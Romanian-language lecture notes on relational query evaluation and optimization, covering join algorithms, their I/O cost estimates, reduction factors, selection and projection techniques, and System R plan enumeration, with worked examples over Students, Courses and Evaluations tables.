- Agregate(SUM, MIN, etc.) și grupare(GROUP BY)**

- Tehnici de implementare a operatorilor
 - Iterare
 - Indexare
 - Partiționare

- Evaluarea lor:

- Căi de acces** = alternative de parcurgere a înregistrărilor
 - Scanare tabelă
 - Parcurgere index
- Selectarea căii de acces
 - Număr de pagini returnate (pagini de index sau ale tablei)
 - Se selecteză calea ce minimizează costurile de acces

Structura folosită în exemple

Students (sid: integer, sname: string, age: integer)

Courses (cid: integer, name: string, location: string)

Evaluations (sid: integer, cid: integer, day: date, grade: integer)

- Students:

- ▶ Fiecare înregistrare are o lungime de 50 bytes.
- ▶ 80 înregistrări pe pagină, 500 pagini.

- Courses:

- ▶ Lungime înregistrare 50 bytes,
- ▶ 80 înregistrări pe pagină, 100 pagini.

- Evaluations:

- ▶ Lungime înregistrare 40 bytes,
- ▶ 100 înregistrări pe pagină, 1000 pagini.

Implementare join bazat pe egalitatea a două câmpuri

SELECT * FROM Evaluations R INNER JOIN Students S ON R.sid=S.sid ≡ R ⋈ S

Produsul cartezian R x S este în general voluminos. Deci, implementarea prin R x S urmată de o selecție e ineficientă.

: M pagini în R (aici = 1000), pr (aici = 100) înregistrări pe pagină, N (= 500) pagini în S, ps (= 80) înregistrări pe pagină.

Metrică folosită: numărul de pagini citite/salvate (I/Os)

Tehnici de implementare a operatorului Join

- Iterare
 - Simple/Page-Oriented Nested Loops
 - Block Nested Loops
- Indexare
 - Index Nested Loops
- Partiționare
 - Sort Merge Join
 - Hash

Simple Nested Loops Join

foreachtuple r in R do

foreach tuple s in S do

if $r_i == s_j$ then add $\langle r, s \rangle$ to result

- Pentru fiecare înregistrare din tabela externă R, se scanăza întreaga relație internă S.
- Cost: $M + pR * M * N = 1000 + 100 * 1000 * 500$ I/Os.

Page Oriented Nested Loops Join


foreach page in R do

foreach page in S do

if $r_i == s_j$ then add $\langle r, s \rangle$ to result

- Pentru fiecare pagină din R, se citește fiecare pagină din S, iar perechile de înreg. $\langle r, s \rangle$ ce verifică expresia $r_i = s_j$ vor fi salvate în pagina rezultat, unde r este din pagina lui R iar s este din pagina lui S.
- Cost: $M + M * N = 1000 + 1000 * 500$ I/Os
- Dacă tabela mai mică(S) este tabela externă, atunci cost = $500 + 500 * 1000$ I/Os

Block Nested Loops Join



Exemplu:

Cost: Scan.(toate paginile) tabelă externă+ #(blocuriexterne) * scan. tabelă internă
 $\#blocuriexterne = [\text{nr de pagini} / \text{dim bloc}]$

- Cu Evaluations(R) ca tabelă externă, și bloc de 100 pagini:
 - Cost scanare R este 1000 I/Os; un total de 10 blocuri.
 - Pt fiecare bloc din R, se scanăza Students: $10 * 500$ I/Os.
 - Dacă bufferul avea doar 90 pagini libere, S era scanat de 12 ori.

- Cu Students(S) ca tabelă externă (bloc de 100 pagini):
 - Cost scanare S este 500 I/Os; un total de 5 blocuri.
 - Pt fiecare bloc din S, scanăm Evaluations; $5 * 1000$ I/Os.

Index Nested Loops Join

foreach tuple r in R do

foreach tuple s in S where $r_i == s_j$ do

add $\langle r, s \rangle$ to result

- Dacă există un index definit pe coloana de join a unei tabele (ex. S), aceasta poate fi considerată tabelă internă și poate fi exploatază indexul.
- Cost: $M + (M * pR) * \text{cost găsire înreg. din } S$
- Cost găsire înregistrare = Cost căutare în index + Cost citire înregistrări
- Cost căutare în index
 - Aproximativ 1.2 (pentru index cu acces direct),
 - 2-4 pentru B-arbore.
- Cost citire înregistrări
 - Depinde de clusterizare:
 - Index grupat: 1 I/O (tipic)
 - Index negrupat: 1 I/O per înregistrare din S (în cel mai rău caz)

Exemplu:

- index cu acces direct pt. sid din Students:
 - Scanare Evaluations: 1000 pagini I/Os, $100 * 1000$ înreg.
 - Pentru fiecare înreg din Evaluations: 1.2 I/Os pentru a localiza intrarea în index, plus 1 I/O pentru a citi (exact o) înreg. din Students \Rightarrow cost 220,000. Total: 221,000 I/Os.
- Index cu acces direct pt. sid din Evaluations:
 - Scanare Students: 500 pagini I/Os, $80 * 500$ înreg.
 - Pentru fiecare înreg din Students: 1.2 I/Os pentru a localiza intrarea în index, plus costul citirii înreg. din Evaluations. Presupunem o distribuție uniformă a notelor, deci 2.5 note per student ($100,000 / 40,000$). Costul citirii lor e 1 sau 2.5 I/Os (index grupat sau nu). Total: de la 88,500 la 148,500 I/Os

Sort-Merge Join (R $\times_{i=S}$ S)

- Ordona R și S după câmpurile ce apar în condiția de join, apoi scanare pentru identificarea perechilor.
 - Scanarea lui R avanzează până r_i current $> s_j$ current, apoi se avansează cu scanarea lui S până s_j current $> r_i$ current; până când r_i current = s_j current.
 - La acest punct toate perechile posibile între înregistrările din R cu aceeași valoare r_i și toate înregistrările din S cu aceeași valoare s_j sunt salvate în pagina specială pentru rezultat.
 - Apoi se reia scanarea lui R și S.
- R este scanat o dată; fiecare grup de înregistrări din S este scanat pentru fiecare înregistrare "potrivită" din R.

Exemplu pentru Sort-Merge Join

- Cost: $M \log_2 M + N \log_2 N + (M+N)$
 - Costul scanării este $M+N$ (poate fi $M*N$ – rar!)
- Cu 35, 100 sau 300 pagini în buffer, Evaluations și Students pot fi sortate în 2 treceri. Cost total: 7500.

sid	sname	age	sid	cid	day	grade
22	dustin	20	28	101	15/6/04	8
28	yuppy	21	28	102	22/6/04	8
31	johnny	20	31	101	15/6/04	9
44	guppy	22	31	102	22/6/04	10
58	rusty	21	31	103	30/6/04	10
			58	101	16/6/04	7

Rafinare algoritm Sort-Merge Join


- Se poate combina faza de interclasare din sortarea lui R și S cu faza de scanare pentru join.
 - Având $B > L$, unde L este numărul de pagini a celei mai mari tabele, și folosind optimizarea algoritmului de sortare (ce produce subșiruri inițiale sortate de lungime $2B$), numărul de subșiruri pentru fiecare relație este $< B/2$.
 - Alocând o pagină pentru câte un subșir al fiecărei relații, se va verifica expresia de join dintr-o singură trecere.
 - Cost: citire+salvare fiecare tabelă la Pas 0 + citire fiecare tabelă o dată pentru comparare (+ scriere rezultat).
 - În exemplu, costul coboară de la 7500 la 4500 I/Os.
- În practică, costul alg. sort-merge join, (la fel ca cel al sortării externe), este liniar.

Hash-Join

- Obs:
 - Vrem ca numărul de partii $k < B-1$, și $B-2 >$ dimensiunea celei mai mari partii.
 - Dacă $B > M$ condiția este indeplinită
 - Tabelă de dispersie (performanță)
 - Dacă sunt partii ce nu încap în memoria internă → hash-join recursiv
- Costul:** $3(M+N)I/Os$.
- Sort-Merge Join vs. Hash Join:**
 - Hash Join e superior dacă dimensiunea tablelor diferă f mult și este paralelizabil.
 - Sort-Merge Join e mai puțin sensibil la modificări de dimensiune a datelor; rezultatul este sortat.

Costuri

Metoda	R	S
SNLJ	mare	mare
PONLJ	501000	500500
BNLJ	6000	5500
INLJ	221000	88500 148500
SMJ		7500
SMJ O		4500
HJ		4500



Evaluarea operatorilor algebrici relaționali

1. Factori de reducție

Statistică și cataloage

SGBD încearcă să facă niște estimări. Alegerea unei tehnici sau a alteia se bazează pe *estimarea* numărului de pagini pe care trebuie să le manipulăm în fiecare dintre aceste tehnici. Pentru a face aceste estimări, e nevoie de niște informații, care sunt de obicei stocate în **catalogul** bazei de date, pe lângă structura obiectelor ce compun baza de date.

Catalogul unei baze de date conține cel puțin următoarele informații despre tabele și indecsi:

- numărul de înregistrări (*NTuples*) și numărul de pagini (*NPages*) ale fiecărei tabele
- numărul de valori distincte ale cheilor de indexare (*NKeys*) și numărul de pagini (*NPages*) pentru fiecare index
- înălțimea și valorile minime și maxime ale cheilor (*Height / Low / High*) pentru fiecare index cu structură de arbore

Cataloagele sunt actualizate periodic (nu imediat după o actualizare, pentru că ar fi foarte costisitor). Uneori, pentru anumite tabele, ne poate ajuta să avem stocate informații mai detaliate, cum ar fi histograme (histogramele pentru valorile unui câmp nu sunt memorate decât la cerere).

Factori de reducție – ne ajută să înțelegem la ce cardinalitate ne referim, la câte pagini să ne așteptăm.

Factorul de reducție (FR) – este asociat unui anumit termen – *term* (care poate să apară într-o clauză where) și reflectă care este impactul aceluiai termen în reducerea dimensiunii rezultatului.

```
SELECT attribute list
FROM relation list
WHERE term1 AND ... AND termk
```

- $col = val$ are FR: $1 / NKEYS(I)$, pentru indexul I pe col
- $col_1 = col_2$ are FR: $1 / MAX(NKeys(I_1), NKeys(I_2))$
- $col > val$ are FR: $(High(I) - val) / (High(I) - Low(I))$

2. Evaluarea operatorilor selecție și proiecție

Selectia simplă

```
SELECT *
FROM Students S
WHERE S.sname < 'C%'
```

- Are forma $\sigma_{R.camp OP val}(S)$
- Dimensiunea rezultatului este aproximată de dimensiunea lui $S * \text{factorul de reducție}$ (dimensiunea lui $S = \text{câte înregistrări sunt în tabela } S$)
- Presupunând că avem 30 de litere, factorul de reducție este $3 / 30$ (căutăm studenți care încep doar cu 3 litere – A, B și C, și există 30 de litere din alfabet) $= 1 / 10$
- Tabela nu are index și e nesortată: trebuie scanată întreaga tabelă \rightarrow costul este N (numărul de pagini în S)
- Tabela nu are index și e sortată: căutare binară \rightarrow costul este $\log_2 N$
- Tabela are index pentru atributul de selecție ($S.name$): folosește indexul pentru determinarea înregistrărilor

Utilizarea unui index pentru selecții:

Costul depinde și de tipul de index pe care îl folosim (poate fi un index cu acces direct sau un index în arbore-B), și dacă este grupat sau nu.

!!! Se adaugă și costul returnării înregistrărilor (poate fi mare fără clusterizare).

Rafinare importantă a indecsilor ne-clusterizați:

1. găsirea înregistrărilor
2. sortarea acestora după rid (adresa / identificatorul fizic al înregistrărilor pe hard disk)
3. se citesc rid în ordine; se asigură că fiecare pagină de date este adusă în memoria internă o singură dată

Condiții de selecție generale

$(day < 8/9/94 \text{ AND } grade = 10) \text{ OR } cid = 5 \text{ OR } sid = 3$

- Fiecare condiție de selecție este adusă la **forma normală conjunctivă** (FNC)

$(day < 8/9/94 \text{ OR } cid = 5 \text{ OR } sid = 3) \text{ AND }$
 $(grade = 10 \text{ OR } cid = 5 \text{ OR } sid = 3)$

- Indexul trebuie să conțină în prefix toți termenii care apar în condiție. De exemplu, dacă $a = 5 \text{ AND } b = 3$, se potrivește un index pe $\langle a, b, c \rangle$, dar nu pe $b = 3$.

Abordări ale selecțiilor generale:

1. Găsirea celei mai selective căi de acces
 - utilizarea acelui index care ne restrâng cel mai mult numărul de înregistrări de exemplu: $day < 8/9/94 \text{ AND } cid = 5 \text{ AND } sid = 3 \rightarrow$ se poate utiliza un index B-arbore pe day ; apoi, $cid = 5$ și $sid = 3$ trebuie verificate pentru fiecare înregistrare **returnată**; similar, poate fi folosit index pe $\langle cid, sid \rangle$, iar mai apoi trebuie verificat $day < 8/9/94$
 - folosind acei factori de reducție, încercăm să estimăm care dintre căi (folosind indexul pe day sau cel pe $\langle cid, sid \rangle$) ne dă cele mai puține înregistrări \rightarrow cea mai selectivă cale de acces
2. Utilizarea tuturor indecsilor (dacă sunt 2 sau mai mulți indecsi)
 - se obține lista de rid ale înregistrărilor folosind fiecare index
 - se **intersectează listele de rid**
 - dacă nu avem indecsi pentru toate câmpurile utilizate, ii folosim pe toți și, pe rezultat, evaluăm condițiile care au rămas pe celealte câmpuri care nu erau indexate

Operatorul proiecție

```
SELECT DISTINCT
E.sid, E.cid
FROM Evaluations E
```

- Are forma $\pi_{cid, sid} Evaluations$
- Dacă nu aveam acel DISTINCT, problema era trivială: mergeam pe toate înregistrările pe tabela Evaluations, tăiam câmpurile care nu ne interesau și afișam pe ecran doar valorile câmpurilor care se cer (o simplă scanare a tabelului)
- Avem doi pași pentru implementarea proiecției:
 - se elimină câmpurile nedorite \rightarrow obținem mai puține pagini
 - parcurem iar înregistrările și eliminăm duplicatele
- Găsirea dupicateelor se realizează prin două tehnici:
 - prin *sortare*
 - folosind *funcții de dispersie*

Proiecție bazată pe sortare

- Pas 1 – Scanarea tabelei E, eliminăm câmpurile nedorite și salvăm într-o tabelă temporară doar înregistrările ce conțin *cid* și *sid* → **Cost = N + T** (N = numărul de pagini din E, T = numărul de pagini din tabela temporară (E') care conține doar câmpurile dorite)
- Pas 2 – Sortarea înregistrărilor → **Cost = T * log₂T**
- Pas 3 – Scanarea rezultatelor sortate → **Cost = T**

Putem optimiza acest proces? Well, yes.

Sortarea înseamnă că noi inițial citim toate acele E pagini în funcție de câtă memorie avem în buffer, apoi se face sortarea. Se trece la următoarele pagini, se aduc în buffer cât ne permite memoria, și iar se sortează. Aici, putem să eliminăm direct câmpurile care nu ne interesează și salvăm în niște pagini de memorie temporare.

În momentul în care citim din acele pagini temporare și interclasăm, ne putem folosi de interclasare ca să eliminăm duplicatele.

Cost:

- Pas 1:
 - Scanare Evaluations cu 1000 I / Os
 - Dacă o înregistrează din E' e 10 octeți, se vor salva în tabela temporară E' 250 pagini
- Pas 2:
 - Având 20 pagini în buffer, se sortează E' în doi pași la costul de $2 * 2 * 250$ I / O (citesc și salvez 250 de pagini în 2 pași → $2 * 2$)
- Pas 3:
 - 250 I / O cost la scanarea de găsire a duplicatelor
- **Cost total: 2500 I / O (estimat)**

Costul variantei îmbunătățite:

- Pas 1:
 - Scanare Evaluations cu 1000 I / O
 - Salvează E' cu 250 I / O
 - Având 20 de pagini în buffer, 250 de pagini sunt salvate ca 7 subșiruri sortate, fiecare având 40 de pagini → se folosește varianta optimizată a sortării externe
- Pas 2:
 - Se citesc subșirurile sortate (250 I / O) și se interclasează
- **Cost total: 1500 I / O**

Proiecție bazată pe funcție de dispersie


1. Folosim funcția de dispersie pentru a împărți toate înregistrările în **partiții**:
 - Pentru fiecare înregistrare se elimină câmpurile nedorite și se aplică o funcție de dispersie h_1 pentru a stoca înregistrarea într-unul dintre cele $B - 1$ pagini rămase (B – numărul de partiții)
 - 2 înregistrări din 2 partiții diferite sunt distințe
2. Pentru fiecare partiție se aplică o funcție de dispersie h_2 (diferită de h_1) pentru a **elimina duplicatele**
- Dacă partiția nu încape în memorie se va aplica algoritmul de proiecție, recursiv.

Cost:

- Partiționare:
 - Citire: $E = N I / O$
 - Salvare: $E' = T I / O$
- Eliminarea duplicatelor:
 - Citarea partițiilor: $T I / Os$
- **Cost total = $N + 2 * T I / Os$**
- Exemplu $Evaluations = 1000 + 2 * 250 = 1500 I / Os$


Optimizarea interogărilor

Tot ceea ce încearcă un SGBD este să găsească modalități de a executa cât mai rapid orice interogare pe care o lansăm pe acea bază de date. Există un modul de execuție a acestor interogări, care traversează niște pași:



- Parsarea – se ia interogarea, se sparge într-o secvență de operatori algebrici relaționali care sunt puși împreună într-un plan logic
- Plan logic – un arbore care are ca frunze tabele, și ca noduri interioare operatori algebrici relaționali
- Plan fizic – informații legate de modul în care se vor executa efectiv operatorii algebrici relaționali

Executarea interogărilor:



Structura folosită în exemple:

Students (sid: integer, sname: string, age: integer)
Courses (cid: integer, name: string, location: string)
Evaluations (sid: integer, cid: integer, day: date, grade: integer)


- Students:
 - Fiecare înregistrare are o lungime de 50 bytes
 - 80 înregistrări pe pagină → 500 pagini
- Courses:
 - Lungime înregistrare 50 bytes
 - 80 înregistrări pe pagină, 100 pagini
- Evaluations:
 - Lungime înregistrare 40 bytes
 - 100 înregistrări pe pagină, 1000 pagini

Planurile de execuție ale interogărilor

```

SELECT E1.date
FROM Evaluations E1, Students S1
WHERE E1.sid=S1.sid AND
      E1.grade > 8
  
```

SGBD încearcă să evite pe cât posibil produsul cartezian → se uită în clauza where și încearcă să determine dacă există niște condiții ce conțin un câmp dintr-o altă tabelă, și un câmp din cealaltă, și încearcă să execute un JOIN.



Plan logic de execuție – o ordonare logică a operatorilor algebrici relaționali care trebuie să se execute astfel încât să obținem rezultatul pe care ni-l ar da o astfel de interogare scrisă în SQL.

Plan fizic de execuție – adăugăm detalii legate de modul de implementare.

Index scan – deoarece se dorește doar câmpul *sid* și există un index pe el, e mai eficient să se facă un index scan decât să scaneze toată tabela

Simple Nested Loop Join – cea mai simplă metodă, dar care dă un cost ridicat

Mai departe nu mai este nimic specificat – se face *on the fly* – pe măsură ce mai obținem o pereche de înregistrare de Evaluations și una din Students pentru care există condiția $E.sid = S.sid$, îl dă mai departe. Intră în operatorul de selecție, se testează dacă *grade > 8* și, dacă e adevărat, merge mai departe la operatorul de proiecție, elimină câmpurile de care nu avem nevoie, iar valoarea pentru coloana *date* merge mai departe. Deci, toată procesarea de la acel *join* se face în *pipeline*. Evaluările operatorilor nu trebuie făcute separat, se pot face înregistrare cu înregistrare.

Planul interogării:

- arbore logic
- se specifică decizia de implementare (la planul fizic)
- planificarea operațiilor

Frunzele planului de execuție: scanări

- **Table scan**: iterează prin înregistrările tablei
- **Index scan**: accesează înregistrările index-ului tablei
- **Sorted scan**: accesează înregistrările tablei după ce aceasta a fost sortată în prealabil (prin un algoritm de sortare extern)

Cum se combină operațiile?

Pentru a suporta acel flux în pipeline, se utilizează **modelul iterator** – pentru fiecare operator implementăm 3 funcții:

- *Open*: inițializări / pregătește structurile de date
- *GetNext*: returnează următoarea înregistrare din rezultat
- *Close*: finalizează operația / elibereză memoria

Când folosim sorted scan – nu putem folosi operatorul, deoarece nu știm cine e *GetNext*. De obicei, când avem nevoie de sortare, prima dată apelăm un algoritm de sortare externă, tot conținutul de după sortare îl memorăm într-o tabelă temporară, și abia după putem aplica operatorul → nu mai merge modelul iterator. Pentru asta este **modelul materializat (data-driven)**, în care folosim niște tabele temporare pentru a executa niște operații.

Procesul de optimizare a interogărilor – presupune ca, odată ce am făcut acel plan logic de execuție, să aplicăm niște transformări algebrice (ne jucăm cu operatorii, vedem ce s-ar întâmpla dacă i-am muta pe arbore) pentru a obține un plan mai puțin costisitor.

Plan: Arbore format din operatori algebrici relaționali

- Pentru fiecare operator este identificat un algoritm de execuție
- Fiecare operator are (în general) implementată o interfață “pull”

Probleme:

- **Ce planuri se iau în considerare?** Chiar să luăm toate permutările posibile între acei operatori?
- **Cum se estimează costul unui plan?**


În mod ideal, SGBD ar reuși, după estimări, să obțină planul optic. În practică, se ajunge la eliminarea planurilor cele mai proaste din punct de vedere al costului și al timpului, și, din ceea ce a mai rămas, selectează una. Practic, ne garantează că nu va alege un plan foarte costisitor, dar nu va alege neapărat cel mai bun plan posibil.

System R Optimizer

- algoritm care e destul de popular, e implementat în marea majoritate a SGBD
- funcționează foarte bine dacă avem mai puțin de 10 *join*-uri
- estimarea costului se face prin aproximări
- ia în considerare costul CPU
- nu se estimează toate planurile:
 - sunt considerate doar planurile **left-deep join** – presupunem că în clauza FROM avem 10 tabele; un astfel de plan de execuție care urmează metoda left-deep join ia două tabele, face join între ele, apoi ia un al treilea tabel și face join cu rezultatul primelor două, și tot aşa
 - se exclude produsul cartezian – încearcă să găsească orice modalitate de filtrare, de combinare a înregistrărilor unor tabele


Exemplu:

```
SELECT S.sname
FROM Evaluations E, Students S
WHERE E.sid=S.sid AND
E.cid=100 AND S.age>22
```



Cost: $500 + 500 * 1\ 000 = 500\ 500$ I / Os → plan inadecvat, cost mare

Plan alternativ 1:




Sort-Merge Join – sortăm T₁, sortăm T₂ după sid și, odată sortate, le scanăm pentru a găsi perechile

Diferența esențială: pozitia operatorilor de selectie

Costul planului (presupunem că sunt 5 pagini în buffer):

- Scan Evaluations (1000) + memorează temp T₁ (10 pagini, dacă avem 100 cursuri și distribuție uniformă) – **total 1 010 I / Os**
- Scan Students (500) + memorează temp T₂ (250 pagini, dacă avem 10 vârste) – **total 750 I / Os**
- Sortare T₁ ($2 * 2 * 10$), sortare T₂ ($2 * 4 * 250$), interclasare ($10 + 250$) – **total 2300 I / Os**
- **Total: 4 060 pagini I / Os**
- Dacă se folosește **Block-Nested Loop Join** (nu mai sortăm T₁ și T₂):
 - cost join = $10 + 4 * 250$
 - **cost total = 2 770**
- Dacă “împingem proiecțiile”:
 - T₁ rămâne cu sid, T₂ rămâne cu sid și sname
 - T₁ începe în 3 pagini, costul BNL este sun 250 pagini, **total < 2 000**

Plan alternativ 2:



- Cu index grupat pe cid din Evaluations, avem $100\ 000 / 100 = 1\ 000$ tupluri în $1\ 000 / 100 = 10$ pagini.
- INL cu pipelining (rezultatul nu e materializat) → se elimină câmpurile inutile din output.
- Coloana sid e cheie pentru Students → index grupat pe sid e OK.
- Decizia de a nu “împinge” selecția age > 22 mai repede e dată de disponibilitatea indexului pe sid al Students.
- Cost: Selección pe Evaluations (10 I / Os); pentru fiecare obținem înregistrările din Students ($1000 * 1.2$) → **total = 1 210 I / Os**

Estimarea costului:

- Se estimează costul fiecărui plan considerat
 - Trebuie estimat costul fiecărui operator din plan (deinde de cardinalitatea tabelelor de intrare)
 - Trebuie estimată dimensiunea rezultatului pentru fiecare operație a arborelui (cu câte pagini rămânem)
- Algoritm **System R**
 - Inexact, dar cu rezultate bune în practică
 - Viteza de execuție e una potrivită, satisfăcătoare
 - Există metode mai sofisticate, însă și acesta e destul de complex

Echivalente în algebra relatională

Permit alegerea unei ordini diferite a join-urilor și “împingerea” selecțiilor și proiecțiilor în fața join-urilor.

■ Selectii: $\sigma_{c1 \wedge \dots \wedge cn}(R) \equiv \sigma_{c1}(\dots(\sigma_{cn}(R)))$ (Cascadă)
 $\sigma_{c1}(\sigma_{c2}(R)) \equiv \sigma_{c2}(\sigma_{c1}(R))$ (Comutativitate)

■ Proiecții: $\pi_{a1}(R) \equiv \pi_{a1}(\dots(\pi_{an}(R)))$ (Cascadă)

■ Join: $R \otimes (S \otimes T) \equiv (R \otimes S) \otimes T$ (Asociativitate)
 $(R \otimes S) \equiv (S \otimes R)$ (Comutativitate)
 $\rightarrow R \otimes (S \otimes T) \equiv (T \otimes R) \otimes S$

Alte echivalente

- O proiecție se comută doar cu o selecție ce utilizează câmpurile ce apar în proiecție

- Selectia dintre cumpurile ce aparțin tabelelor implicate într-un produs cartezian convertește produsul cartezian într-un *join*
- O selecție doar pe attributele lui R comută cu R *join* S → dacă condiția dintr-o selecție se referă doar la attribute dintr-o tabelă, putem muta acea selecție doar pe tabela respectivă și rezultatul să intre într-un join pe cealaltă tabelă

$$\sigma(R \otimes S) \equiv \sigma(R) \otimes S$$

- Dacă o proiecție urmează unui *join* între R și S, putem să o “împingem” în fața join-ului păstrând doar cumpurile lui R (și S) care sunt necesare pentru join sau care apar în lista proiecției

Enumerarea planurilor alternative:

Sunt luate în considerare două cazuri:

- Planuri cu o singură tabelă – încearcă să vadă care sunt modalitățile cele mai bune de parcursere a înregistrării dintr-o tabelă, după care combină tabelele între ele
- Planuri cu tabele multiple

Estimări de cost pentru planuri bazate pe o tabelă:

- Indexul I pt cheia primară implicată într-o selecție:
▪ Costul e *Height(I)+1* pt un arbor B+, sau *1.2+1* pt hash index.
- Index grupat I pe cumpurile implicate în una sau mai multe selecții:
▪ $(NPages(I)+NPages(R)) * produs al FR pt fiecare selecție$
- Index negrupat I pe cumpurile implicate în una sau mai multe selecții:
▪ $(NPages(I)+NTuples(R)) * produs al FR pt fiecare selecție.$
- Scanare secvențială a tabelei:
▪ $NPages(R)$.

Exemplu:

```
SELECT S.sid
FROM Students S
WHERE S.age=20
```

Dacă există index pentru age:

- $(1 / NKeys(I)) * NTuples(R) = (1 / 10) * 40\,000$ înregistrări returnate
- **Index grupat:** $(1 / NKeys(I)) * (NPages(I) + NPages(R)) = (1 / 10) * (50 + 500)$ pagini returnate
- **Index negrupat:** $(1 / NKeys(I)) * (NPages(I) + NTuples(R)) = (1 / 10) * (50 + 40\,000)$ pagini returnate


Dacă se scaneză tabela:

- Sunt citite toate paginile (500)

Interrogări pe tabele multiple

System R consideră doar arborii *left-deep join*

- Pe măsură de numărul de *join*-uri crește, numărul de planuri alternative este tot mai semnificativ → e necesară *restricționarea spațiului de căutare*
- Arborii *left-deep* ne permit generarea tuturor planurilor ce suportă *pipeline* complet
- Nu toți arborii *left-deep* suportă *pipeline* complet



Enumerarea planurilor left-deep

- Diferă prin ordinea tabelelor
- N pași de dezvoltare a planurilor cu N tabele:
 - Pas 1: Găsirea celui mai bun plan cu o tabelă pentru fiecare tabelă
 - Pas 2: Găsirea celei mai bune variante de *join* al rezultatului unui plan cu o tabelă și altă tabelă (*Toate planurile bazate pe 2 tabele*)
 - Pas N: Găsirea celei mai bune variante de *join* al rezultatului unui plan cu N – 1 tabele și altă tabelă (*Toate planurile bazate pe N tabele*)
- Pentru un număr mare de tabele crește exponential numărul de combinații, de aceea acest algoritm este util și eficient până la maxim 10 *join*-uri